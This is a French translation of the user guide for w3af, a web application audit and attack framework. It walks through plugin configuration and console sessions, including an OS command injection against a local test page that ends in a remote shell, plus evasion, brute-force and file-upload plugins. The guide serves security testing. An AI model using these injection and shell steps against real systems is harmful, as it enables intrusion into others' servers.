w3af Guide de l'Utilisateur

Version: **1.6.2**
Auteur originel: **Andres Riancho**

Relecteurs:
Mike Harbison
Andy Bach

Traduction française: **Jérôme Athias**
(www.ja-psi.fr)

26 Décembre 2008

Nous sommes en 2008, vous regardez trop votre écran, bonsoir.

Table des Matières

Introduction

Ce document est un guide utilisateur pour le Framework d'Attaque et d'Audit d'Application Web (w3af), son but est de fournir une vue d'ensemble basique de ce qu'est ce framework, comment il fonctionne et ce que vous pouvez en faire.

W3af est un environnement complet pour auditer et attaquer des applications web. Cet environnement fournit une plateforme solide pour des audits et tests d'intrusion.

Téléchargement

Le framework peut être téléchargé depuis la page principale du projet:

http://w3af.sf.net/#download

Il existe deux manières d'installer w3af: à partir d'un paquetage (setup de w3af pour Windows et paquetage tgz pour les systèmes basés sur unix), ou bien depuis SVN. Lors de la première utilisation; les utilisateurs devraient utiliser le dernier paquetage, alors que les utilisateurs plus avancés devraient réaliser un checkout SVN pour obtenir la dernière version du framework.

Installation

Le framework peut fonctionner sur toutes les plateformes supportées par Python, et w3af a été testé sur GNU/Linux, Windows XP, Windows Vista et OpenBSD. Ce guide utilisateur va vous guider à travers l'installation sur une plateforme GNU/Linux, l'installation sur une plateforme Windows étant triviale via l'installateur qui peut être obtenu sur le site officiel de w3af.

Prérequis à l'installation

Les paquetages requis pour exécuter w3af peuvent être divisés en deux groupes:

- Prérequis principaux (Core):
  - fpconst-0.7.2
  - pygoogle
  - nltk
  - SOAPpy
  - pyPdf
  - Beautiful Soup
  - Python OpenSSL
  - json.py

  - scapy

- Prérequis pour l'interface graphique (GUI):
  - python sqlite3
  - pyparsing
  - pydot
  - graphviz
  - pygtk 2.0
  - gtk 2.12

Comme vous avez pu le remarquer; les prérequis principaux sont nécessaires pour exécuter w3af avec n'importequelle interface utilisateur (console ou graphique), et les prérequis de l'interface graphique utilisateur sont nécessaires si vous souhaitez utiliser l'interface utilisateur GTK+.

Certains des prérequis sont inclus dans le paquetage, afin de rendre le processus d'installation plus simple pour les utilisateurs non expérimentés. Les prérequis embarqués se trouvent dans le répertoire *extlib*. La plus part des bibliothèques peuvent être lancées depusi ce répertoire, mais certaines autres nécesitent une installation, dont voici le processus (en tant que root):

```
cd w3af
cd fpconst-0.7.2
python setup.py install
cd ..
cd pygoogle
python setup.py install
cd ..
cd nltk
python setup.py install
cd ..
cd SOAPpy
python setup.py install
cd pyPdf
python setup.py install
```

Etapes w3af

Avant même de lancer w3af, un utilisateur doit savoir comment l'applicatif est divisé et comment les plugins seront exécutés. Basiquement, w3af possède trois types de plugins:

découverte, audit et attaque.

Les plugins découvertes (*discovery plugins*) ont une unique utilité; trouver de nouvelles URLs, formulaires et autres “points d'injectioné. Un exemple classique de plugin découverte est l'explorateur web (web spider). Ce plugin attend une URL en entrée et retourne un ou plusieurs points d'injection. Quand un utilisateur active plus d'un plugin de ce type, ils fonctionnent dans une boucle: si le plugin A trouve une nouvelle URL au premier tour, le moteur w3af enverra cette URL au plugin B. Si le plugin B trouve ensuite une nouvelle URL; elle sera envoyée au plugin A. Ce processus continuera jusqu'à ce que tous les plugins soient lancés et qu'aucune autre information sur l'application cible ne puisse être découverte via les plugins découverte activés.

Les plugins audit attendent les points d'injection découverts par les plugins découverte et envoient des données construites spécifiquement à tous ces derniers afin de trouver des vulnérabilités. Un exemple classique de plugin audit en est un qui recherche des vulnérabilités d'injection SQL.

Les plugins attaque ont pour but d'exploiter les vulnérabilités trouvées par les plugins audit. Ils retournent en général un shell sur le serveur distant, ou un dump des tables distantes dans le cas des exploits d'injections SQL.

Exécuter w3af

w3af a deux interfaces utilisateur; la console (consoleUI) et l'interface graphique (gtkUi). Ce guide utilisateur va se concentrer sur consoleUI, qui est actuellement mieux testée et plus complète que gtkUi.

Pour lancer consoleUI, vous avez simplement à exécuter w3af sans paramètres et vous obtiendrez un prompt comem celui-ci:

```
$ ./w3af_console
w3af>>>
```

A partir de ce prompt, vous pourrez configurer le framework, lancer des scans et plus loin exploiter une vulnérabilité. A ce niveau, vous pouvez débuter par tapper des commandes, la première à apprendre étant “help” (Notez que les commandes sont sensibles à la casse):

```
w3af>>> help
|-------------------------------------------------------|
| start          | Start the scan.                      |
| plugins        | Enable and configure plugins.        |
| exploit        | Exploit the vulnerability.           |
| profiles       | List and use scan profiles.          |
|-------------------------------------------------------|
| http-settings | Configure the http settings of the    |
|                | framework.                           |
| misc-settings | Configure w3af misc settings.         |
| target         | Configure the target URL.            |
|-------------------------------------------------------|
| back           | Go to the previous menu.             |
| exit           | Exit w3af.                           |
| assert         | Check assertion.                     |
|-------------------------------------------------------|
| help           | Display help. issuing: help [command]|
|                | , prints more specific help about    |
|                | "command"                            |
| version        | Show w3af version information.       |
| keys           | Display key shortcuts.               |
```

```
|-------------------------------------------------|
w3af>>>
w3af>>> help target
Configure the target URL.
w3af>>>
```

Les commandes du menu principal sont expliquées dans l'aide qui est affichée ci-dessus. Le détail de chaque commandes sera décrit plus loin dans ce document. Comme vous l'avez déjà constaté, la commande “help” peut prendre un paramètre, auquel cas, l'aide spécifique à ce paramètre sera affichée, ex: “help keys”.

D'autres intéressantes à remarquer au sujet de consoleUI sont la complétion par tabulation (taper 'plu' puis TAB) et l'historique des commandes (après avoir taper quelques commandes; naviguer dans l'historique avec les flèches haut et bas).

Pour rentrer dans un menu de configuration; vous n'avez qu'à taper son nom et appuyer sur Entrée, vous verrez alors comment le prompt change et vous serez alors dans ce contexte:

```
w3af>>>http-settings
w3af/config:http-settings>>>
```

Tous les menus de configuration offrent les commandes suvantes:

- help
- view
- set
- back

Voici un exemple d'utilisation de ces commandes dans le menu http-settings:

```
w3af/config:http-settings>>> help
|-------------------------------------------------------------|
| view   | List the available options and their values.       |
| set    | Set a parameter value.                             |
|-------------------------------------------------------------|
| back   | Go to the previous menu.                           |
| exit   | Exit w3af.                                         |
| assert | Check assertion.                                   |
|-------------------------------------------------------------|
```

w3af/config:http-settings>>> view

Setting	Value	Description
timeout	10	The timeout for connections to the HTTP server
headersFile		Set the headers filename. This file has additional headers that are added to each request.
ignoreSessCookies	False	Ignore session cookies
cookieJarFile		Set the cookiejar filename.

...

w3af/config:http-settings>>> set timeout 5

w3af/config:http-settings>>> view

...

```
| timeout                  | 5                  | The          |
...
```

Pour résumer, la commande “view” est utilisée pour lister tous les paramètres configurables, avec leurs valeurs et descriptions. La commande “set” est employée pour définir une valeur. Finalement, nous pouvons exécuter “back”, “.” ou appuyer sur CTRL+C pour retourner au menu précédent. Une aide détaillée pour chaque paramètre de configuration peut être obtenue via “help paramètre” comme décrit dans cet exemple:

```
w3af/config:http-settings>>> help timeout
Help for parameter timeout:
===========================
Set low timeouts for LAN use and high timeouts for slow Internet
connections.
w3af/config:http-settings>>>
```

Les menus de configuration “http-settings” et “misc-settings” sont utilisés pour définir les paramètres de niveau système utilisés par le framework. Tous les paramètres ont des valeurs par défaut et dans la plupart des cas vous pouvez les laisser comme telles. W3af a été conçu d'une manière qui permet aux débutants de le lancer sans réellement connaitre son fonctionnement interne, et également assez flexible pour être personnalisé par des experts.


Exécuter w3af avec l'interface utilisateur GTK

Le framework possède également une interface utilisateur graphique que vous pouvez lancer come ceci:

```
$ ./w3af_gui
```

L'interface utilisateur graphique vous permet de réaliser toutes les actions et fonctionnalités offertes par le framework d'une manière plus simple et rapide pour lancer un scan et analyzer les résultats.

Voici une capture d'écran:



Plugins

C'est là que la magie s'opère. Les plugins vont découvrir les URLs, trouver les vulnérabilités et les exploiter. Aussi nous allons maintenant apprendre comment les configurer. Dans un chapitre précédent, je vous ai dit que w3af a trois types de plugins: découverte, audit et exploit. En fait j'ai un peu menti car w3af possède d'autres types de plugins. La liste complète des types de plugins est:

- discovery
- audit
- grep
- exploit
- output
- mangle
- bruteforce
- evasion

Comme vu précédemment, les *plugins découverte* trouve de nouveaux points d'injection, qui sont ensuite utilisés par les *plugins audit* pour trouver des vulnérabilités.

Les *plugins grep* analysent tout le contenu des pages et trouvent des vulnérabilités sur les pages interrogées par d'autres plugins; par exemple un plugin grep trouvera un commentaire dans le corps HTML qui contient le mot “password” et génère une vulnérabilité basée là dessus.

Les *plugins exploit* utilisent les vulnérabilités trouvées dans la phase d'uaidt et retournent quelquechose utile à l'utilisateur (shell distant, dump de table SQL, proxy, etc.).

Les *plugins output* représentent la manière via laquelle le framework et les plugins communiquent avec l'utilisateur. Les plugins output enregistrent les données dans un fichier texte ou HTML. Les informations de débogage sont également envoyées aux plugins et peuvent être sauvegardées pour analyse.

Les *plugins mangle* sont un moyen de modifier les requêtes et réponses basées sur des expressions régulières, genre “éditeur de flux pour le web”.

Les *plugins bruteforce* vont réaliser des attaques par force brute contre les indeitifcations, ils sont actuellement une partie de la phase de découverte.

Finalement, les *plugins evasion* tentent de contourner les règles simples de détection d'intrusion.

Configuration de Plugin

Les plugins sont configurés en utilisant le menu de configuration “plugins”. Voyons comment le faire:

```
w3af>>> plugins
w3af/plugins>>> help
|-------------------------------------------------------------|
| list        | List available plugins.                       |
|-------------------------------------------------------------|
| back        | Go to the previous menu.                      |
| exit        | Exit w3af.                                    |
| assert      | Check assertion.                              |
|-------------------------------------------------------------|
| mangle      | View, configure and enable mangle plugins     |
| evasion     | View, configure and enable evasion plugins    |
| discovery   | View, configure and enable discovery plugins  |
| grep        | View, configure and enable grep plugins       |
| bruteforce  | View, configure and enable bruteforce plugins |
| audit       | View, configure and enable audit plugins      |
| output      | View, configure and enable output plugins     |
|-------------------------------------------------------------|
w3af/plugins>>>
```

Vous vous avez pu le constater, tous les plugins peuvent être configurés ici à l'exception des plugins exploit, nous en reparlerons plus tard. La première étape ici est de voir la syntaxe pour configurer les plugins, voyons ça:

```
w3af/plugins>>> help audit
View, configure and enable audit plugins
Syntax: audit [config plugin | plugin1[,plugin2 ... pluginN] |
desc plugin]
Example: audit
Result: All enabled audit plugins are listed.


Example2: audit LDAPi,blindSqli
Result: LDAPi and blindSqli are configured to run
```

```
Example3: audit config LDAPi
Result: Enters to the plugin configuration menu.

Example4: audit all,!blindSqli
Result: All audit plugins are configured to run except
blindSqli.

Example1: audit desc LDAPi
Result: You will get the plugin description
w3af/plugins>>> help list
List available plugins.
Syntax: list {plugin type} [all | enabled | disabled]
By default all plugins are listed.

w3af/plugins>>>
```

Ok, w3af est assez sympa pour nous dire comment l'utiliser. Maintenant nous allons voir comment obtenir la liste des plugins disponibles et leur statut:

```
w3af/plugins>>> list audit
|-------------------------------------------------------------|
| Plugin name       | Status  | Conf | Description            |
|-------------------------------------------------------------|
| LDAPi             |         |      | Find LDAP injection    |
|                   |         |      | bugs.                  |
| blindSqli         |         | Yes  | Find blind SQL         |
|                   |         |      | injection              |
|                   |         |      | vulnerabilities.       |
| buffOverflow      |         |      | Find buffer overflow   |
|                   |         |      | vulnerabilities.       |
| dav               |         |      | Tries to upload a      |
|                   |         |      | file using HTTP PUT    |
|                   |         |      | method.                |
| eval              |         |      | Finds incorrect usage  |
|                   |         |      | of the eval().         |
...
```

Pour activer les plugins xss et sqli, puis vérifier que la commande a été comprise par le framework, nous exécutons les commandes suivantes:

```
w3af/plugins>>> audit xss, sqli
w3af/plugins>>> audit
|-------------------------------------------------------------|
| Plugin name       | Status  | Conf | Description           |
|-------------------------------------------------------------|
...
| sqli              | Enabled |      | Find SQL injection    |
|                   |         |      | bugs.                 |
...
| xss               | Enabled | Yes  | Find cross site       |
|                   |         |      | scripting             |
|                   |         |      | vulnerabilities.      |
| xst               |         |      | Verify Cross Site     |
|                   |         |      | Tracing               |
|                   |         |      | vulnerabilities.      |
|-------------------------------------------------------------|
w3af/plugins>>>
```

Ou, si l'utilisateur est intéressé par savoir exactement ce que fait un plugin, il peut aussi utiliser la commande “desc” comme ceci:

```
w3af>>> plugins
w3af/plugins>>> audit desc fileUpload

This plugin will try to expoit insecure file upload forms.

One configurable parameter exists:
        - extensions

The extensions parameter is a comma separated list of extensions
that this plugin will try to upload. Many web applications
verify the extension of the file being uploaded, if special
```

```
extensions are required, they can be added here.

Some web applications check the contents of the files being
uploaded to see if they are really what their extension
is telling. To bypass this check, this plugin uses file
templates located at "plugins/audit/fileUpload/", this templates
are valid files for each extension that have a section ( the
comment field in a gif file for example ) that can be replaced
by scripting code ( PHP, ASP, etc ).

After uploading the file, this plugin will try to find it on
common directories like "upload" and "files" on every know
directory. If the file is found, a vulnerability exists.

w3af/plugins>>>
```

Maintenant nous savons ce que fait ce plugin, mais voyons ce qu'il a dans le ventre:

```
w3af/plugins>>> audit config xss
w3af/plugins/audit/config:xss>>> view
|-------------------------------------------------------------|
| Setting         | Value | Description                       |
|-------------------------------------------------------------|
| checkPersistent | True  | Search persistent XSS             |
| numberOfChecks  | 2     | Set the amount of checks to       |
|                 |       | perform for each fuzzable         |
|                 |       | parameter. Valid numbers: 1 to    |
|                 |       | 10                                |
|-------------------------------------------------------------|
w3af/plugin/xss>>> set checkPersistent False
w3af/plugin/xss>>> back
w3af/plugins>>> audit config sqli
w3af/plugins/audit/config:sqli>>> view
|-------------------------------------------------------------|
| Setting          | Value       | Description               |
|-------------------------------------------------------------|
```

```
|-------------------------------------------------------------|
w3af/plugins/audit/config:sqli>>>
w3af/plugins>>>
```

Les menus de configuration pour les plugins possèdent également un ensemble de commandes pour modifier les valeurs de paramètres, et la commande “view” pour lister les valeurs actuelles. Dans l'exemple précédent, nous avons désactivé les vérifications de cross site scripting persistants dans le plugin xss, et avons listé les options du plugin sqli (il n'a actuellement aucun paramètres configurables).

Démarrer un scan

Après avoir configuré tous les plugins désirés, l'utilisateur doit définir l'URL cible et enfin démarrer le scan. Le choix de la cible se fait comme ceci:

```
w3af>>> target
w3af/config:target>>> set target http://localhost/
w3af/config:target>>> back
w3af>>>
```

Enfin, vous lancez “start” et le processus va lancer tous les plugins.

```
w3af>>> start
```

Une session complète

Une session w3af complète ressemblera à ceci (voir les commentaires):

```
$ ./w3af
w3af>>> plugins
w3af/plugins>>> output console,textFile
w3af/plugins>>> output config textFile
w3af/plugins/output/config:textFile>>> set fileName output-w3af.txt
w3af/plugins/output/config:textFile>>> set verbose True
w3af/plugins/output/config:textFile>>> back
w3af/plugins>>> output config console
w3af/plugins/output/config:console>>> set verbose False
w3af/plugins/output/config:console>>> back
```

Toutes les commandes précédentes ont activé deux plugins output: console et textFile et les ont configurés comme de besoin.

```
w3af/plugins>>> discovery allowedMethods,webSpider
w3af/plugins>>> back
```

Dans ce cas, nous allons lancer uniquement des plugins découverte. Les plugins activés sont allowedMethods et webSpider.

```
w3af>>> target
w3af/target>>>set target http://localhost/w3af/
w3af/target>>>back
w3af>>> start
New URL found by discovery:
http://localhost/w3af/responseSplitting/responseSplitting.php
New URL found by discovery:
http://localhost/w3af/blindSqli/blindSqli-str.php
New URL found by discovery:
http://localhost/w3af/webSpider/2.html
```

```
...
...
The URL: http://localhost/beef/hook/ has DAV methods enabled:
- OPTIONS
- GET
- HEAD
- POST
- TRACE
- PROPFIND
- PROPPATCH
- COPY
- MOVE
- LOCK
- UNLOCK
- DELETE ( is possibly enabled too, not tested for safety )
New URL found by discovery:
http://localhost/w3af/globalRedirect/wargame/
New URL found by discovery:
http://localhost/w3af/globalRedirect/w3af-site.tgz
```

Après la fin de la phase de découverte, un résumé est présenté à l'utilisateur:

```
The list of found URLs is:
- http://localhost/w3af/globalRedirect/w3af.testsite.tgz
- http://localhost/beef/hook/beefmagic.js.php
- http://localhost/w3af/globalRedirect/2.php
-  http://localhost/w3af/webSpider/11.html
   ...
```

Une section du résumé présente les points d'injection qui vont être utilisés durant la phase d'audit:

```
Found 78 URLs and 102 different points of injection.
The list of Fuzzable requests is:
- http://localhost/w3af/ | Method: GET
- http://localhost/w3af/responseSplitting/responseSplitting.php
```

```
| Method: GET | Parameters: (header)
- http://localhost/w3af/sqli/dataReceptor.php | Method: POST |
  Parameters: (user,firstname)
```

Enfin, l'utilisateur quitte l'application, retournant au shell et à la vie réelle.

```
w3af>>> exit
w3af, better than the regular script kiddie.
$
```

Avertissement sur la découverte

La phase de découverte est a double tranchants: l'utiliser avec bon sens, et elle vous donnera beaucoup d'informations sur l'application web distante, l'utiliser en étant trop gourmand et vous attendrez de longues heures avant qu'elle ne s'achève. Juste pour être clair; être trop gourmand est d'activer tous les plugins découverte (“discovery all”) sans même savoir ce que vous faites ou avoir visité manuellement le site et compris son fonctionnement.

Quelques exemples vont rendre les choses plus claires:

- “Vous testez une application web en intranet, l'applicatif web est énorme et n'utilise aucun code macromedia flash ou javascript”.

  Recommandation : “discovery all,!spiderMan, !fingerGoogle, !fingerMSN, ! fingerPKS, !MSNSpider, !googleSpider, !phishtank, !googleSafeBrowsing”.

  Raison: Spiderman ne doit être utilisé uniquement quand webSpider ne peut pas trouver tous les liens. Les plugins fingerGoogle, fingerMSN et fingerPKS découvrent les adresses mails à partir des moteurs de recherche, s'il s'agit d'un intranet; les adresses du site ne devraient pas être disponibles à partir des moteurs de recherche internet, car jamais indexés. MSNSpider et googleSpider trouvent les URLs en utilisant les moteurs de recherche internet, pour la même raison que précédemment, ils sont inutiles dans ce cas de figure du fait que les moteurs de recherche internet n'indexent pas les pages privées. phishtank et googleSafeBrowsing devraient être désactivés car ils recherchent des sites de phishing, pour la même raison (Tu quoque, mi fili!).

- “Vous testez une application web via internet, l'applicatif web est énorme et n'utilise ni code macromedia flash, ni javascript.”

  Recommandation : “discovery all,!spiderMan, !wordnet , !googleSets”.

  Raison: Spiderman ne doit être utilisé uniquement quand webSpider ne peut pas trouver tous les liens. Les plugins wordnet et googleSets sont deux plugins qui prennent du temps à s'exécuter via internet, il est donc judicieux de les désactiver.

- “Vous testez une application web via internet, l'applicatif web est énorme et contient du code macromedia flash ou javascript. Vous savez aussi que l'applicatif n'implémente pas de web services.”

  Recommandation : “discovery all, !wordnet , !googleSets, !wsdlFinder”.

  Raison: Les plugins wordnet et googleSets sont deux plugins qui prennent du temps à s'exécuter via internet, il est donc judicieux de les désactiver. Pour ce qui est de wsdlFinder; si nous savons déjà qu'aucun web services n'est implémenté, pourquoi en chercher?

- “Vous testez une application web via internet, l'applicatif web est énorme, vous avez vraiment besoin de connaitre tous les liens et fonctionnalités du site et vous avez tout votre temps.”

  Recommandation : “discovery all” .

  Raison: Vous devez absolument obtenir beaucoup d'informations sur le site, et vous pouvez y passer une journée.

Quand tout le reste échoue...

Vous avez activez uniquement les plugins recommandés dans la phase de découverte, vous avez lancé le framework il y a de ça une heure, la découverte tourne encore et ne trouve rien. Quand vous vous retrouvez dans cette situation, vous avez deux options; attendre que w3af s'arrête ou appuyer sur CTRL+C pour interrompre la découverte et lancer la phase d'audit.

Vous devez aussi vous souvenir que si vous sauvegardez les informations de débogage dans un fichier texte; vous pouvez ouvrir un nouveau terminal et lancer un “tail -f w3af-output-file.txt” pour voir ce qui se passe.

Scripts w3af

w3af peut exécuter un fichier script via l'argument “-s”. Les scripts sont utiles pour exécuter les mêmes étapes à plusieurs reprises. Les fichiers de script sont des fichiers texte avec une commande par ligne.

Un exempel de script ressemblera à ceci:

```
$ head scripts/script-osCommanding.w3af
# This is the osCommanding demo:

plugins
output console,textFile
output
output config textFile
set fileName output-w3af.txt
set verbose True
back
```

Pour lancer ce script, vous excuteriez “./w3af_console -s scripts/script-osCommanding.w3af”, la sortie sera la même que si vous tappiez chaque commande à la main dans la console:

```
$ ./w3af_console -s scripts/script-osCommanding.w3af
w3af>>>plugins
w3af/plugins>>>output console,textFile
w3af/plugins>>>output
|-------------------------------------------------------------|
| Plugin    | Status  | Conf | Description                  |
| name      |         |      |                              |
|-------------------------------------------------------------|
| console   | Enabled | Yes  | Print messages to the        |
|           |         |      | console.                     |
| gtkOutput |         |      | Saves messages to            |
|           |         |      | kb.kb.getData('gtkOutput',   |
|           |         |      | 'queue'), messages are saved |
|           |         |      | in the form of objects.      |
| htmlFile  |         | Yes  | Print all messages to a HTML |
|           |         |      | file.                        |
| textFile  | Enabled | Yes  | Prints all messages to a     |
|           |         |      | text file.                   |
| webOutput |         |      | Print all messages to the    |
|           |         |      | web user interface - this    |
|           |         |      | plugin and the web user      |
|           |         |      | interface are DEPRECATED.    |
|-------------------------------------------------------------|
w3af/plugins>>>output config textFile
w3af/plugins/output/config:textFile>>>set fileName output-
w3af.txt
w3af/plugins/output/config:textFile>>>set verbose True
w3af/plugins/output/config:textFile>>>back
w3af/plugins>>>output config console
w3af/plugins/output/config:console>>>set verbose False
w3af/plugins/output/config:console>>>back
w3af/plugins>>>back
w3af>>>plugins
w3af/plugins>>>audit osCommanding
```

w3af/plugins>>>back

w3af>>>target

w3af/config:target>>>set target
http://localhost/w3af/osCommanding/vulnerable.php?command=f0as9

w3af/config:target>>>back

w3af>>>start

Found 1 URLs and 1 different points of injection.

The list of URLs is:

- http://localhost/w3af/osCommanding/vulnerable.php

The list of fuzzable requests is:

- http://localhost/w3af/osCommanding/vulnerable.php | Method: GET | Parameters: (command)

Starting osCommanding plugin execution.

OS Commanding was found at: "http://localhost/w3af/osCommanding/vulnerable.php", using HTTP method GET. The sent data was: "command=+ping+-c+9+localhost". The vulnerability was found in the request with id 5.

Finished scanning process.

w3af>>>exploit

w3af/exploit>>>exploit osCommandingShell

osCommandingShell exploit plugin is starting.

The vulnerability was found using method GET, tried to change the method to POST for exploiting but failed.

Vulnerability successfully exploited. This is a list of available shells:

- [0] <osCommandingShell object (ruser: "www-data" | rsystem: "Linux brick 2.6.24-19-generic i686 GNU/Linux")>

Please use the interact command to interact with the shell objects.

w3af/exploit>>>interact 0

Execute "endInteraction" to get out of the remote shell. Commands typed in this menu will be runned on the remote web server.

w3af/exploit/osCommandingShell-0>>>ls

vulnerable.php

vulnerable2.php

w3afAgentClient.log

w3af/exploit/osCommandingShell-0>>>endInteraction

```
w3af/exploit>>>back
w3af>>>exit
spawned a remote shell today?
$
```

La sortie

Toutes les sorties de w3af sont gérées par les plugins output. Chaque plugin output va écrire dans un format différent (txt, html, etc.), par exemple; le plugin textFile écrit toutes les sorties dans le fichier output-w3af.txt par défaut. La configuration de ces plugins se fait comme pour les autres plugins vus précédemment:

```
$ ./w3af_console
w3af>>> plugins
w3af/plugins>>> output console,textFile
w3af/plugins>>> output config textFile
w3af/plugins/output/config:textFile>>> set fileName output-w3af.txt
w3af/plugins/output/config:textFile>>> set verbose True
w3af/plugins/output/config:textFile>>> back
w3af/plugins>>> output config console
w3af/plugins/output/config:console>>> set verbose False
w3af/plugins/output/config:console>>> back
```

Cela va configurer le plugin textFile pour sortir tous les messages, incluant les informations de débogage (voir "`set verbose True`") vers le fichier "`output-w3af.txt`". Voici un exemple du fichier de sortie:

```
[ Sun Sep 14 17:36:09 2008 - debug - w3afCore ] Exiting setOutputPlugins()
[ Sun Sep 14 17:36:09 2008 - debug - w3afCore ] Called w3afCore.start()
[ Sun Sep 14 17:36:09 2008 - debug - xUrllib ] Called buildOpeners
[ Sun Sep 14 17:36:09 2008 - debug - keepalive ] keepalive: The connection manager has 0 active connections.
[ Sun Sep 14 17:36:09 2008 - debug - keepalive ] keepalive:
```

```
added one connection, len(self._hostmap["localhost"]): 1

[ Sun Sep 14 17:36:09 2008 - debug - httplib ] DNS response from
DNS server for domain: localhost

[ Sun Sep 14 17:36:09 2008 - debug - xUrllib ] GET
http://localhost/w3af/osCommanding/vulnerable.php?command=f0as9
returned HTTP code "200"
```

Les plugins output traitent également la journalisation des requêtes et réponses HTTP, chaque plugin traite ces données d'une manière différente, par exemple; le plugin textFile écrit les requêtes et réponses dans un fichier, alors que le plugin htmlFile ignore les données et ne fait simplement rien avec celles-ci. Un exemple d'un log HTTP écrit par textFile:

```
==========Request 4 - Sun Sep 14 17:36:12 2008==============

GET http://localhost/w3af/osCommanding/vulnerable.php?
command=+ping+-c+4+localhost HTTP/1.1

Host: localhost

Accept-encoding: identity

Accept: */*

User-agent: w3af.sourceforge.net



==========Response 4 - Sun Sep 14 17:36:12 2008==============

HTTP/1.1 200 OK

date: Sun, 14 Sep 2008 20:36:09 GMT

transfer-encoding: chunked

x-powered-by: PHP/5.2.4-2ubuntu5.3

content-type: text/html

server: Apache/2.2.8 (Ubuntu) mod_python/3.3.1 Python/2.5.2 PHP/
5.2.4-2ubuntu5.3 with Suhosin-Patch


PING localhost (127.0.0.1) 56(84) bytes of data.

64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64
time=0.024 ms

64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64
time=0.035 ms

64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64
time=0.037 ms

64 bytes from localhost (127.0.0.1): icmp_seq=4 ttl=64
```

```
time=0.037 ms

--- localhost ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.024/0.033/0.037/0.006 ms

============================================================
```

Juste au cas où cela vous inquiéterait; tous les messages envoyés par les plugins et le framework sont envoyés à TOUS les plugins activés. Ainsi si vous avez activé les plugins output textFile et htmlFile, les deux journaliseront une vulnérabilité trouvée par un plugin audit.

Sites complexes

Certains sites utilisent des objets embarqués, comme des applets java et macromedia flash, que le navigateur rend à l'utilisateur. Du fait de l'impossibilité du framework d'obtenir des informations à partir de ces objets, un script appelé spiderMan fur créé. Ce script exécute un proxy HTTP permettant à l'utilisateur de naviguer sur le site cible à travers celui-ci; pendant ce temps le plugin va extraire des informations des requêtes et réponses.

Un exemple simple va clarifier ceci; supposons que w3af audite un site et ne parvienne pas à trouver des liens sur la page principale. Après une interprétation plus minutieuse des résultats par l'utilisateur, il apparait que la page principale contient un menu constitué par une applet Java où toutes les autres sections sont liées. L'utilisateur lance w3af une nouvelle fois et active maintenant le plugin spiderMan, visite le site manuellement en utilisant son fureteur favori et le proxy spiderman. Quand l'utilisateur a terminé sa navigation, w3af va continuer avec tout le travail difficile d'audit.

Le plugin spiderMan peut être utilisé quand du JavaScript, Flash, des applets Java ou toute autre technologie côté client est présente.

Voici un exemple d'exécution du plugin spiderMan:

```
w3af>>> plugins
w3af/plugins>>> discovery spiderMan
w3af/plugins>>> back
w3af>>> target
w3af/target>>> set target http://localhost/w3af/fileUpload/
w3af/target>>> back
```

```
w3af>>> start
spiderMan proxy is running on 127.0.0.1:44444 .
Please configure your browser to use these proxy settings and
navigate the target site. To exit spiderMan plugin please
navigate to http://127.7.7.7/spiderMan?terminate .
```

Maintenant l'utilisateur configure le navigateur pour utiliser le proxy 127.0.0.1:44444 et visiter le site cible, après celà, il visite "http://127.7.7.7/spiderMan?terminate" et termine le spiderMan. Le résultat est aiché:

```
New URL found by discovery: http://localhost/w3af/test
New URL found by discovery: http://localhost/favicon.ico
New URL found by discovery: http://localhost/w3af/
New URL found by discovery: http://localhost/w3af/img/w3af.png
New URL found by discovery: http://localhost/w3af/xss-
forms/test-forms.html
New URL found by discovery: http://localhost/w3af/xss-
forms/dataReceptor.php
The list of found URLs is:
- http://localhost/w3af/fileUpload/
- http://localhost/w3af/test
